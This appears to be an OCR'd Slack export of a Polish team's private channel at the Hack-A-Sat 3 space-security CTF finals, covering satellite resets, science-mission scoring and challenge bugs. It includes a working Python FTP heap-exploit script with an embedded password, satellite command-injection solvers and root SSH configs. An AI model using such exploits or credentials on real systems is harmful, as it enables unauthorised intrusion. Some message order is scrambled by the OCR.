
finals-2022-poland-can-into-space

@vito created this private channel on October 3rd. This is the very beginning of the **finals-2022-poland-can-into-space** channel.
Add description Add people Send emails to channel


Monday, October 3rd



vito 3:44 PM

joined finals-2022-poland-can-into-space along with 10 others.

Friday, October 7th



vito 1:13 PM

Welcome to Hack-A-Sat 3 Finals chat!

1. These guidelines do not supersede the official rules; they’re here to make chatting in Slack useful and productive for all of us.
2. The goals of these channels are to address hardware, infrastructure, and other gameplay issues.
3. **You should have access to both finals-2022 and #finals-2022-TEAMNAME . Please let Mission Control know if you don’t! Do that now!**
4. All finals-2022 and #finals-2022-TEAMNAME conversations will be made public after the game ends. Don’t chat anything you wish to keep private. Don’t chat personally identifiable information.
5. Please be thoughtful with which team members engage in communication with organizers. While we don’t want your team to miss important details due to someone taking a break or being busy, we also don’t want to spend a bunch of time getting confused or de-conflicting what more people want.
6. That said, it’s totally okay to have your whole team in both the finals-2022 and #finals-2022-TEAMNAME rooms reading.
7. Sending private or direct messages to a game operator will make it more difficult for operators and other members of your team to know what’s going on. Please don’t.
8. Both finals-2022 and #finals-2022-TEAMNAME can be used for official communication through the end of Hack-A-Sat finals. shout@hackasat.com is also still available for official communication.
9. Please review the contest rules and keep an eye out for updates at https://www.hackasat.com/

Wednesday, October 12th

redford 4:25 PM

was added to finals-2022-poland-can-into-space by vito.

Thursday, October 13th

redford 4:57 PM
seed input: 573

✅1

1 reply
21 days agoView thread

Bonus 5:08 PM
was added to finals-2022-poland-can-into-space by redford. Also, ggajoch and 4 others joined.

Tuesday, October 18th


Bonus 3:02 PM
could we request a sat reboot?

safemode 3:13 PM
Yeah give me a few.

❤️1

safemode 3:19 PM
Should be back up in about 5 minutes

Bonus 3:24 PM
works, many thanks


1

Wednesday, October 19th

Bonus 6:40 AM
wolp

6:40

we need another sat reboot :v

safemode 9:03 AM

gotcha

safemode 9:08 AM

Should be back in a few.

RootLocus 2:22 PM

was added to finals-2022-poland-can-into-space by OB1, along with Joe B. Also, c7 p4 joined.

Thursday, October 20th

Bonus 9:46 AM

daily sat reboot plz

Deadwood 9:50 AM

You are rebooted.

Saturday, October 22nd

redford 6:50 AM

reboot plz

Deadwood 8:14 AM

stand by for reboot

8:14

also, please confirm you received the doc drop in the main finals-2022 channel?

redford 8:14 AM

yes

Bonus 8:14 AM

yes, we've seen it

Deadwood 8:14 AM

thank you

redford 8:14 AM

sorry for not acking, forgot about this 🙂


Deadwood 8:17 AM

your DT is back up.

M

Mateusz Paczyński 8:44 AM

was added to finals-2022-poland-can-into-space by redford.



spaceymcspaceface 10:55 AM

Here is your team access credentials. Please verify you can access the game infrastructure from your AWS container after game start.

Zip

poland.zip
Zip

redford 10:56 AM

received

👍 1

EJ 11:23 AM

was added to finals-2022-poland-can-into-space by ST7.

redford 11:57 AM
what's the epoch of the orbital parameters?

👀 2

2 replies
Last reply 12 days agoView thread

ggajoch 1:31 PM
hey!
one question: we've set ADCS mode to target quaterion on our sat to rotate to the sun. We've lost SLA points for angular velocity for that - is that correct?

5 replies
Last reply 12 days agoView thread

ggajoch 1:31 PM
we do not control the angular velocity, this is handled by the ADCS itself

👀 **3**

spaceymcspaceface 1:32 PM
Checking it out now

👍 1

redford 3:23 PM
will we have access to cosmos

3:23
during AWS host downtime? (edited)

safemode 3:23 PM
This DOES not impact access to game

redford 3:23 PM
ok

safemode 3:24 PM
this replaces the digitaltwin from last week

redford 6:10 PM
We just exploited a challenge service and got RCE on it. We started looking around and noticed that we're `root` there. This started a discussion inside our team, because looking at the rules it seems to be allowed, but probably unforeseen: "None of the services or environments in the competition require or run as root. Attempting to gain root on a system will be interpreted as attacking our infrastructure. You don’t need it." - we didn't escalate privileges, just solved a challenge and gained RCE, and surprisingy the privileges were already there. So, can we use it or should we stop and you want to patch it?

meenmachine 6:11 PM
Which challenge is this?

6:11
It may be intended

redford 6:11 PM
the coffee one

6:12
there seem to be no flag anywhere there

6:12
so, I guess this wasn't intended?

meenmachine 6:12 PM
That is not intended but don't misbehave or break the challenge for others please.

redford 6:13 PM
ACK

👍 1

meenmachine 6:13 PM
Thank you guys.

redford 6:14 PM

is there any flag there we didn't get?

6:15

there was something with "coffeinated" in the name

6:15

and I think we don't have it yet?

meenmachine 6:16 PM

There are no flags on the box. You are scored on getting access to the challenge groundsations.

redford 6:16 PM

ah, I see

6:16


that was something we were quite confused about 🙂

meenmachine 6:16 PM

RCE was unintended but allowed.

redford 6:16 PM

👍



1

redford 6:45 PM

can we click? is this the "Space Tug" challenge?

space-tug.png

meenmachine 6:45 PM

Do not click anything

6:46

Not intended. Thank you for checking

redford 6:46 PM

😞

6:46

so, no points for this?

meenmachine 6:46 PM

Can we ask how you guys pivoted to this interface?

6:46

And naw sorry, no points haha. Only brownie points.

redford 6:46 PM

we haven't

6:46

it's just reachable from our machine

keidii 6:47 PM

was added to finals-2022-poland-can-into-space by redford.

meenmachine 6:47 PM

My bad but could you please define machine?

redford 6:47 PM

from ~~`poland-game`~~ (edited)

6:47

`poland-production-test`

meenmachine 6:51 PM

Okay awesome. Thank you for the info.

Deadwood 6:51 PM

Hey, thanks for pointing this out. Only the things on the .25 address are valid challenge targets.

keidii 7:03 PM

o/

7:04

hosts available was : ` GameV7teampoland (10.23.223.11)
10.23.223.19
10.23.223.20
10.23.223.21
10.23.223.22
10.23.223.23
10.23.223.24
10.23.223.25
10.23.223.39`

Deadwood 7:04 PM

yes, and now you shouldn't have all those.

meenmachine 7:08 PM

Could you guys send us your exploit script for the coffee challenge please.

Bonus 7:08 PM

we did send the solver

7:11

could we ask to clarify how to do science missions?
+ we did connect to science GS
+ we did obtain missions
+ we turned the sat towards jupiter

+ we send exposure command with "exposure number" as duration from the mission
+ we don't get any exposure TLM packets (edited)

👀 1

meenmachine 7:15 PM


Sorry we'll answer this in a few minutes.

redford 7:24 PM

safemode 1:20 AM
If it is not already clear. You ARE able to send commands to other teams satellites. This is an intended part of the game.
If you believe you satellite FSW has been crashed, please let us know in your private channel. We can verify and reset your FSW after a 5 minute penalty.

hey, don't leak our tactics to other teams! ;(

meenmachine 7:24 PM



redford 7:24 PM

😞

meenmachine 7:25 PM

We're going to look into your question in just a minute

7:26

Sorry, you caused a bit of mayhem the last few minutes we had to clean up.


safemode 7:27 PM
By the way nice job

We are super excited to see this happening 7:27

🎉1

redford 7:27 PM
but no points? 😜

🙂2




Cydonia 7:28 PM
im looking at your science now

meenmachine 7:28 PM
You get major major props

bonus points is you made teams crap themselves (edited) 7:28

🏴‍☠️**4**



Cydonia 7:30 PM
@Bonus can you tell me which mission

Bonus 7:31 PM
we tried all of them

atm we're trying #7 7:31


7:31

```
********************************************
* Received seconds: 1666475589.0402520
* Received time: 2022-10-22T21:53:09.040Z
********************************************
PACKET_TIMESECONDS: 1666475589.040252
PACKET_TIMEFORMATTED: 2022/10/22 21:53:09.040
RECEIVED_TIMESECONDS: 1666475589.040252
RECEIVED_TIMEFORMATTED: 2022/10/22 21:53:09.040
RECEIVED_COUNT: 2
CCSDS_STREAMID: 0x00DA
CCSDS_SEQUENCE: 49155
CCSDS_LENGTH: 74
CCSDS_SECONDS: 0
CCSDS_SUBSECS: 0
MISSION_ID: 7
DURATION: 734
PLANET: jupiter barycenter
START_WINDOW: 2023-01-01 06:00:01
STOP_WINDOW: 2023-01-01 08:46:41
receivedCount: 2
```

7:32

TELESCOPE HOUSEKEEPING (edited)

image.png



Cydonia 7:33 PM

understood


7:33

thnaks for your patience on this

keidii 7:34 PM

this was hard work indeed !!!1111

redford

but no  points? 😜

Posted in finals-2022-poland-can-into-space | Oct 22nd | View message

Bonus 7:35 PM
no problem, we have next telecommunication window in 9 minutes

Cydonia 7:36 PM
yup. clarifying this now

7:37
@Bonus i just posted to finals-2022 with a clarification about science missions

Bonus 7:57 PM

after 30 minute flight we finally did get an expsure in housekeeping, where points? 😠 (edited)

image.png

safemode 7:58 PM
The service is working as intended.

redford 8:27 PM
should we proceed with getting RCE on `has-ftpd`?

8:27
or is it unintended?

Deadwood 8:28 PM
You appear to already be pulling the flag and binaries from the server...

Rev 8:28 PM
(we only got unrestricted file download)

8:28
but we're wondering if getting a shell gets us something more (edited)

Deadwood 8:28 PM
that is the win. RCE is not needed, but obviously is possible with this sort of bug.

Deadwood 8:33 PM
If you don't mind saying, what bug did you exploit?

c7 p4 8:36 PM
free in ftp command FREE

8:37
than crafted a message to spoof home_dir pointer on QUEU list (edited)

8:37
and used FREE again

8:40

```
target = sys.argv[1]

ftp = FTP("10.23.223.25")
ftp.login("hasftpd", "L@bm0nkey2delta")

ftp.sendcmd("TYPE " + "A" * 0x10)
message = codecs.encode(ftp.sendcmd("TYPE"), "iso-8859-1")
home_dir_va, = struct.unpack("<Q", message[0x22: ].ljust(8, b"\x00"))
print("home_dir_va", hex(home_dir_va))

ftp.sendcmd("QUEU " + "B" * 4 + " " + "C" * 0x1f4)
ftp.sendcmd("QUEU " + "D" * 4 + " " + "E" * 0x1f4)
ftp.sendcmd("QUEU " + "F" * 4 + " " + "G" * 0x1f4)
ftp.sendcmd("QUEU " + "H" * 4 + " " + "I" * 0x1f4)
ftp.sendcmd("FREE 2")
ftp.sendcmd("TYPE" + " " + codecs.decode(struct.pack("<Q", home_dir_va), "iso-8859-1") + "E" *
0x1e8)
ftp.sendcmd("FREE 3")
ftp.sendcmd("QUEU /")
with open(os.path.basename(target), 'wb') as fp:
    ftp.retrbinary("RETR " + target, fp.write)
```

Deadwood 8:42 PM
Awesome. That was our solution too. Just curious what path people might take to exploit it. This is by far the most straightforward in our opinion.

Sunday, October 23rd

keidii 7:14 AM

to access digital twin i need to `ssh poland@poland-digitaltwin.satellitesabove.me` from which jumphost (none is working now)

7:15

or is it part of gamenet and will be up in 2h ?

safemode 7:46 AM

Your digitaltwin should be up now

keidii 8:06 AM

Tx

keidii 8:29 AM

aaand it is not working or I don't know how to connect ;(

👀 1

8:29

tried from both jumphosts

meenmachine 8:30 AM

Should be accessible over open net.

safemode 8:30 AM

its using the same ssh keys we provided last week

keidii 8:30 AM

well i am not getting ssh connection

8:31

```
>ssh -i id_poland landing@poland.satellitesabove.me 'ssh poland@poland-digitaltwin.satellitesabove.me -p 2222 -v'`
```

8:31

^--- hangin on connecting

8:31

same for AWS jumphost (edited)

safemode 8:33 AM

does `ssh -i id_poland landing@poland.satellitesabove me` connect?

keidii 8:33 AM

yes

safemode 8:33 AM

ok standby

8:33

i know the issue

keidii 8:33 AM

🙂

safemode 8:35 AM

should be up in a couple

8:35

sorry about that

keidii 8:39 AM

aaand closeeer

8:39

```
landing@ip-172-31-1-132:~$ ssh poland@poland-digitaltwin.satellitesabove.me -i id_poland  -p
2222
poland@poland-digitaltwin.satellitesabove.me's password:
```

(edited)

8:39

``

8:39

using the test env key

8:42

```
landing@ip-172-31-1-132:~$ ssh digitaltwin@poland-digitaltwin.satellitesabove.me -i id_twin  -p 2222
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.15.0-1022-aws x86_64)
```

8:42

works

safemode 8:43 AM

thanks for asking about this

keidii 8:43 AM

aaand nope

8:43

```
digitaltwin@production-test:/opt/access$ ssh –F config digitaltwin_sat
ssh: Could not resolve hostname \342\200\223f: Name or service not known
```

8:43

😞

safemode 8:43 AM

what is your user?

8:43

whats in your config

keidii 8:44 AM

the one from /opt/access


8:44

```
digitaltwin@production-test:/opt/access$ cat config

Host digitaltwin_sat_manager
    HostName 192.168.100.7
    User root
    StrictHostKeyChecking no
    IdentityFile=./id_rsa
    UserKnownHostsFile=/dev/null

Host digitaltwin_sat
    HostName 192.168.3.4
    User root
    StrictHostKeyChecking no
    IdentityFile=./id_rsa
    UserKnownHostsFile=/dev/null
    ProxyJump digitaltwin_sat_manager
```

safemode 8:45 AM
works for me

8:45

image.png



Rev 8:46 AM
ok, it works for us now as well. thanks

safemode 8:46 AM
let me know if there are any other questions

keidii 9:19 AM
test sat is not talking (edited)


9:19

image.png

9:19

Do we need to aim antanas/etc ?

👀 1



spaceymcspaceface 9:24 AM
checking with team (edited)

9:25

if this is a fresh digitaltwin after a reset, you will need to point your antenna again

9:25

is this your first use since a reset?

keidii 9:31 AM
y

spaceymcspaceface 9:33 AM
yes then will need to go through contact process with the satellite again

Bonus 9:33 AM
we did run gs_script.rb, but no telemetry

9:33
question is do we need to aim it like on prod

spaceymcspaceface 9:35 AM
its in a GEO orbit so the pointing is different (but should be much easier) than prod

👆 1

Bonus 9:36 AM
then we're not able to get any TLM on digitaltwin

spaceymcspaceface 9:37 AM
ok checking, maybe fsw dead or digitaltwin needs another reset (edited)

👍 1

spaceymcspaceface 9:44 AM
if you want to, we can also inspect your cosmos if you provide the cosmos pw that you set in your digitaltwin

safemode 9:45 AM
your FSW is not started

9:45
see instructions posted in updated User Guide

9:45

by enabling GDB access the fsw no longer automatically starts

meenmachine 9:46 AM

Specifically see slide 2

9:46

The bottom of slide 2

Bonus 9:46 AM

ok, thanks 👍

meenmachine 9:47 AM

Gotcha dude.

Bonus 10:02 AM

image.png

☝ 1 ❤️ **3**

Cydonia 10:05 AM

double checking this now - i see your downlink

Rodbert 10:07 AM

was added to finals-2022-poland-can-into-space by redford.

Cydonia 10:08 AM

hey i want to verify this is still working by looking at some additional data

10:09

can you send me the following screenshots:The command you sent to your satelliteWhat your exposure TLM packet looks like

10:09

(in cosmos)

ggajoch 10:11 AM

image.png

👀 1

Cydonia 10:12 AM

is there any chance you have the raw bytes (you can see this in cosmos too)

ggajoch 10:14 AM

sure thing

```
********************************************
* Received seconds: 1666532408.0429122
* Received time: 2022-10-23T13:40:08.042Z
********************************************
00000000: 00 d9 c0 03 00 d6 00 00 00 00 00 00 0c 00 70 6f
00000010: 6c 61 6e 64 00 00 00 00 00 00 00 00 00 00 00 00
00000020: 00 00 00 00 00 00 70 0c e0 8e 50 0b 0c 00 dd d9
00000030: 79 69 20 0b 3b fd 7a b2 78 18 12 e9 d2 e4 30 87
00000040: 90 da 17 e9 e3 e5 30 d5 5a d5 f2 c1 00 a4 f3 fe
00000050: f8 42 32 fc 5d 74 84 92 17 48 77 8e 35 de f2 f5
00000060: 8f 67 73 ba 09 85 2e 9c c4 d8 df 3c 91 25 4d cf
00000070: 50 f6 7a dc cd 64 ec 21 3a 93 8a 92 19 44 61 4f
00000080: 5a f4 41 c6 b1 61 30 a0 00 68 9a e3 70 23 ec 62
00000090: ef bb 96 fe d9 e6 bd 43 70 d4 14 aa 7e 4b 7f 91
000000a0: 89 23 83 d9 51 26 d5 01 76 2c 62 79 09 21 33 91
000000b0: 70 65 6c b6 a8 14 0c d3 5f b6 17 39 0d 0c 2e 32
000000c0: 62 5f 27 21 59 61 79 20 73 63 69 65 6e 63 65 21
000000d0: 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Cydonia 10:14 AM

thank you

10:14

on this

redford 10:14 AM

should we get RCE on space flag?

10:14

we already have a flag

10:14

but we thing we are able to do code exec there

meenmachine 10:15 AM

Were you guys able to submit the flag?

10:15

And can I ask for your exploit?

redford 10:16 AM

we submitted the flag for spaceflag already

keidii 10:16 AM

addition and substraction (of offsets)

meenmachine 10:17 AM

Do you guys have full RCE?

10:18

Limited RCE is expected

Bonus 10:19 AM

wtf is limited RCE on sat?

10:19

```
cmd("SMS NORMAL_MSG with CCSDS_STREAMID 8048, CCSDS_SEQUENCE 49152, CCSDS_LENGTH 109,
CCSDS_FUNCCODE 2, CCSDS_CHECKSUM 0, COUNT_CHK 0, INTERNAL_USE 1722, MESSAGE
qwer1234qwer1234qwer1234qwer1234qwer1234qwer1234qwer1234qwer1234A")
```

```
cmd_no_checks("MON MON_MSG with CCSDS_STREAMID 8064, CCSDS_SEQUENCE 49152, CCSDS_LENGTH 209,
CCSDS_FUNCCODE 3, CCSDS_CHECKSUM 0, ENABLE 0, DEBUG 0x92102376, INTERNALUSE 0, MESSAGE
default123")
```

10:19

this is our solver for spaceflag

10:20

however, we probably can get an RCE on the sat

safemode 10:20 AM

this seems expected so far

Bonus 10:21 AM

so, should (or can?) we turn it into arbitrary code exec on the sat?

meenmachine 10:22 AM

Go for it. Let us know if it works.

👍 2

Bonus 10:26 AM

are flags for the spaceflag chall unique per team

10:26

can we solve it on other sats for more points? (edited)

👀 3 😎 1

Cydonia 10:37 AM

@ggajoch can i also see your last Housekeeping from telescope

Bonus 10:38 AM

image.png

10:38

we can get you raw version soon, we have telcom window and are trying to solve challs

spaceymcspaceface 10:40 AM

(im still working on the spaceflag question)

Cydonia 10:40 AM
@ggajoch
We found what is wrong, you've definitely scored and will be awarded points for completing your 5 science missions.We'll patch the challenge and post an update in the all challenge chat.Thank you for helping us with this.

redford 10:41 AM
thanks!

Cydonia 10:46 AM
if you all dont mind can you downlink one of your old missions on the next pass. that way we can verify our fix is good

10:47

you wont be scored twice but we should be able to see a different signature in our logs

Bonus 10:47 AM
any particular number

Cydonia 10:47 AM
whichever number should be ok

10:50

thanks again

10:50


ill get to your scoring in just a minute

implr 10:57 AM
was added to finals-2022-poland-can-into-space by redford.

ggajoch 11:14 AM
can we get the default values for the `SET_Q_TRACKING_GAIN` telecommand? we can't find it in any docs and/or TMs

11:14

image.png



Cydonia 11:15 AM

just a sec (edited)

11:15

also i havent forgotten about your science points - working on this.


👍 2

Bonus 11:30 AM

we've just sent all of our exposures (edited)

11:30

7, 10, 12, 16, 17



spaceymcspaceface 11:30 AM

We see all 5

11:30

thank you

meenmachine 11:35 AM

Did you guys end up getting full RCE through spaceflag?

redford 11:35 AM

nope 😞

👍 **2**

1 reply

11 days agoView thread

keidii 11:36 AM


should be ?

11:36

btw: missing score for puzzlebox (submite 2 rounds ago)

ggajoch 11:36 AM

image.png



Cydonia 11:38 AM

ok that was our first test

11:38

cool

11:39

thanks for downlinking your old science btw

11:39

i saw them come in and get properly handled

redford 11:40 AM

are there any more challs?

1 reply

11 days agoView thread

redford 11:40 AM

or did we solve everything already?

Bonus 11:41 AM

you sure this data is correct?


image.png

11:42

previously we had random bytes (or none)

now we have `[object Object]` as a string XD 11:42

👀 2




Cydonia 11:45 AM
gotta spin up my digital twin

⏲️ 11:45

redford 11:48 AM
we solved space puzzle a moment ago, but still didn't get points for it

(but the server said "ok" to the flag submission) 11:48

👀 1




vito 11:50 AM
receipt started with `f1eb7efd` ?

16 replies
Last reply 11 days agoView thread

redford 11:51 AM
also, `10.23.223.25:13100` seems to be dead?

Deadwood 11:51 AM
sec, will take a look at 13100.

bounced. 11:52



Cydonia 11:54 AM
@Bonus was this a new mission?

Bonus 11:55 AM
17

Cydonia 11:56 AM
really....ok interesting

11:57
did you redo mission 17?

11:57
i have data to find out - but theres a lot of data for 8 teams so its easier if i just ask 🙂

redford 11:58 AM
redo since when?

11:59
we sent again exposure request, but we didn't point again at the planet

Cydonia 11:59 AM
ok cool

11:59
that is what i was asking

11:59
i think its working correctly then

redford 12:07 PM
I see we just scored a single mission

12:07
Yay! Science grant 2000 Solved 1 science missions

12:07
but should be 5?

Cydonia 12:07 PM
we were doing a test one first

12:07
the next 4 are incoming

redford 12:07 PM
ah, ok

thx 12:07

Cydonia 12:07 PM
wanted to make sure we didnt accidentally overscore

thanks for your patience here 12:07

lots happening atm 12:07

redford 12:08 PM
replied to a thread:are there any more challs?
also, bump this ^

Cydonia 12:08 PM
yup

so previous topic - i just scored the remaining 4 science challenges 12:09

thanks again for bearing with us 12:09

and thank you for the science 🙂 12:09

the score will appear at the end of the round 12:09

redford 12:09 PM
thx!
🥼 **2**


Cydonia 12:12 PM
when you have a seconds do you mind telling me whihc planets you did?

12:12

🙂

12:12


im just curious



Rev 12:14 PM

mercury, jupiter, mars, venus, uranus, neptun right now I think (edited)

🪐 1



Cydonia 12:14 PM

nice

ggajoch 12:15 PM


btw. when you'd have a bit of time if you could answer https://spacesecuritychall.slack.com/archives/C045AQ7MN1X/p1666538058213829

🙂

ggajoch

can we get the default values for the `SET_Q_TRACKING_GAIN` telecommand? we can't find it in any docs and/or TMs


Posted in finals-2022-poland-can-into-space | Oct 23rd | View message



Cydonia 12:15 PM

yes sorry this just slipped on me as i was working on scoring the science

👍 1



Cydonia 12:21 PM

were not going to release the default settings - but we have been reminding people that a processor reset is available if needed

👍 1

1 reply

11 days agoView thread

Bonus 12:34 PM
we're asking for a radio reset

ggajoch 12:34 PM
we have received TM for coule of seconds, than one "broken" packet (see screenshot):

12:34
image.png

👀 **1**

spaceymcspaceface 12:36 PM
OK I'm on it. Please provide new access bytes, SPS, channel ID, and constellation parameters (FEC is always 4). (edited)

👍 1

ggajoch 12:36 PM
access byte: 7291
channel ID: 5
QPSK
sps: 4 (edited)

spaceymcspaceface 12:41 PM
Your new radio settings are
ACCESS 0x1C7B
SPS 4
CHANNEL 5
FEC 4
CONSTELLATION QPSK

redford 12:51 PM
replied to a thread:receipt started with f1eb7efd ?
@SirGoon: any updates?

SirGoon 12:54 PM
We believe we have identified the issue and are working on a fix. Can you resolve PuzzleBox and see if you get a new flag?

Bonus 1:00 PM
Not really, we requested radio reboot (which happened), but we still can't communicate with our sat

1:02
we're setting our GS to config you've provided and all of our possible previous configs

1:02
still nothing

1:02
ofc we're also performing actions on EPS, ADCS, SAFE, etc. in the background

1:03
ok


1:03
it works

1:05
we've just tried redeeming new flag for puzzlebox (edited)

1:05
after solving it again

1:05
it says that flag has already been redeemed

ggajoch 1:06 PM
image.png



vito 1:17 PM
i believe you got points for that in round 148, with receipt `d20d7797...`

meenmachine 1:24 PM

Puzzlebox is supposed to be static.

1:25

We're about to make an announcement explaining

Bonus 1:25 PM

so is spaceflag

1:25

as far as we can see

1:25

we always get same flag

meenmachine 1:26 PM

Can you try again?

Bonus 1:28 PM

we've just noticed that we managed to get same flag in puzzlebox and spaceflag

1:28

the CT06Hsby one

spaceymcspaceface 1:55 PM

we're investigating thank you for heads up

safemode 1:59 PM

what app did you find the CT06 flag in?

ggajoch 2:03 PM

this flag was returned to us by both puzzlebox and spaceflag TMs

safemode 2:04 PM

thanks. this helps. update will be posted in finals-2022

meenmachine 2:13 PM

Please see the update in finals.

2:13

Hopefully that answers questions you guys may have.

2:13

If you have any more please let me know

redford 2:15 PM

who will get points if we steal a flag from `spaceflag` from another team and submit it?

safemode 2:19 PM

if you submit the flag, you get the points

2

redford 2:19 PM

good

😁 2

Bonus 2:36 PM

we're sending multiple spaceflags, we're not getting points for them

ggajoch 2:36 PM

`ok pSvJFQ2d 88118c22-d3db-4683-945a-a6f49946b00f`

Bonus 2:36 PM

```
flag{r8ooxvOo}
flag{1qmfR5ho}
flag{pSvJFQ2d}
```

2:37

only from our sat

safemode 2:37 PM
checking (edited)

vito 2:38 PM
looks correct, i see 'em in the database, but points aren't awarded until they expire

Bonus 2:38 PM
ok

vito 2:42 PM
here you go 🙂 https://regatta.2022.hackasat.com/journal/193

redford 2:46 PM
50 pts for 4 flags? is this right that so many teams are solving this, or something is wrong?

vito 2:47 PM
Three App Monte scavenger 50 Captured flag, redemption receipt 54bd554c-d654-4734-9f56-c2189013e328

2:48
`54bd...` is only flag `r8o...`

👍 1

2:48
compare https://regatta.2022.hackasat.com/journal/194

Cydonia 3:11 PM
hey all, thanks again for testing the fix to yayscience, its def working now

Bonus 3:27 PM

We're having trouble connecting to our sat. It looks like GS GAME_TIME is desynced with orbital simulation time

👀 1

Cydonia 3:27 PM
clarification: by orbital simulation....do you mean the online vizualization?

Bonus 3:28 PM
No

Cydonia 3:28 PM
or something else?

Bonus 3:28 PM
Is the GAME_TIME from GS absolutely same as SAT's time ?

Cydonia 3:29 PM
that is the time that drives the orbital mechanics yet

3:29
yes*

3:29
can you tell me what time you see in GAME_TIME


Bonus 3:29 PM
2023-01-01 20:12:01.000000

Cydonia 3:30 PM
give me a sec - i have truth seconds since epoch

3:30
need to convert to utc


3:35
which ground station are you on

3:36
pretty sure time is ok



Rev 3:37 PM

hawaii and mcmurdo



Cydonia 3:38 PM

can you give me an example command

3:42

gs / az / el

3:42

im pretty sure time is working . but i want to check

Bonus 3:47 PM


we've been able to steer antennas since beginning of the CTF

3:47

recently (~3h ago?) we've started having problems connecting to our sat

3:48

we steer the antenna with the same algo as we did before



Cydonia 3:48 PM

yup i understand

3:48

can you send me a time, ground station, az, el

3:48

i can correlate that in the log

3:53

dont forget that we can offer you a processor reset and radio reconfig

Bonus 3:54 PM

we're slowly suspecting floating point precisions in astro calc libs

3:54

atm debugging by comparing against gpredict (edited)

keidii 4:54 PM

we have unstable exploit for risk that might crash sat. can we use it agains teams ? (edited)

meenmachine 4:55 PM
Which exploit is it?

keidii 4:56 PM
spaceflag

meenmachine 4:56 PM
Were you able to get RCE?


4:56

Why is it unstable?

redford 4:59 PM
nvm, it doesn't really work

👍 2

meenmachine 4:59 PM
No worries.



spaceymcspaceface 4:59 PM
whew

redford 5:40 PM
One hour to go! If you need anything from Mission Control ask soon because time is running out!


why our sat targetting stopped working today? 😛

5:41

would be good to learn this after the competition


😁 **2**

meenmachine 5:44 PM
We can tell you after the comp is over :)



Rev 6:21 PM

have we won 😄? we're wondering if we can say that in a tweet now



Cydonia 6:21 PM

Hey guys....why didnt you take me up on this 😞
https://spacesecuritychall.slack.com/archives/C045AQ7MN1X/p1666554812153879

Cydonia
dont forget that we can offer you a processor reset and radio reconfig
Posted in finals-2022-poland-can-into-space | Oct 23rd | View message

B 34 replies
Last reply 11 days agoView thread

SirGoon 6:29 PM
What did your team think of this years game?

redford 6:29 PM
muuuch better than the last year!

👍 3

6:29
although your infra was really insecure

6:29
we are quite sad that we couldn't use all these pwns 😞

6:30
what was quite confusing was the scoreboard and the list of challenges

meenmachine 6:30 PM
Question. Did you guys look at telescope.so at all?

redford 6:31 PM

we had no clue which is which and also which is already solved by us 😜

❗ 1

1 reply
11 days agoView thread

redford 6:31 PM
yes

6:31
we have the bug

6:31
but didn't finish the exploit in time

meenmachine 6:31 PM
How far did yall end up getting?

redford 6:31 PM
stack BOF

❗ 2

6:31
and were able to send such a packet and trigger it

6:32
confirmed locally

❤️ 1

meenmachine 6:32 PM
Gotchaaaa. We had no idea since we didn't see it thrown against the game.

6:32
Definitely a better idea to throw it locally instead haha

implr 6:32 PM
yeah once that was done we had already lost connectivity (edited)

2 replies
Last reply 11 days agoView thread

redford 6:32 PM
but we thought our tracing is wrong, so we though we have no chance of scoring it anyways

safemode 6:32 PM
Was the provided DigitalTwin on AWS useful?

Bonus 6:33 PM
yep

👍 1

implr 6:33 PM
oh also speaking of the bof, one try with a broken exploit segfaulted the twin

Bonus 6:33 PM
but was a bit annoying to use without all files

implr 6:33 PM
we assumed it would also completely crash the satelite on prod? was that intented?

safemode 6:33 PM
you could scp anything you wanted onto test digitaltwin and run it

Bonus 6:34 PM
ye, we did so

safemode 6:34 PM

we could recover sats on prod

B 1 reply
11 days ago View thread

redford 6:34 PM
replied to a thread:yeah once that was done we had already lost connectivity
that's the point which we didn't finish

✅ 2

Bonus 6:34 PM
but files did differ from prep

safemode 6:34 PM
yes they did

Bonus 6:34 PM
for example there was no FM, MM apps

6:34
which we had reversed and imported to cosmos

safemode 6:34 PM
early drop had no challenge binaries

Bonus 6:34 PM
:c

meenmachine 6:34 PM
Haha MM was too OP.


safemode 6:35 PM
yeah we made some late balance changed to the app load out to make things interesting

meenmachine 6:35 PM
Great job though guys. You knew exactly what to do and were agressive.

❤️ 4

6:35
Great strategies all around.

implr 6:36 PM
replied to a thread:we could recover sats on prod
sure, it just seemed like a game-breaking dos, if one were to send that to other teams' sats - you're requiring everyone to pay the tug penalty, and then can do it again, and again..



Cydonia 6:37 PM
Yeah all, your strategies were awesome

❤️ 2

Deadwood 7:01 PM
Total Masterclass you guys put on

❤️ 3

Bonus 7:36 PM
Really happy to see a lot of complaints from previous year being fixed this time around - slack comms were really good, challs were fun, less guessy due to digital twin, and had a break for sleep.

Great job overall 👍

☝️ 1 ❤️ 1

Bonus 7:43 PM
Just to be precise, we didn't want to crash FSW, we just wanted to do a little trolling (edited)

2 replies
Last reply 10 days agoView thread

ggajoch 8:12 PM

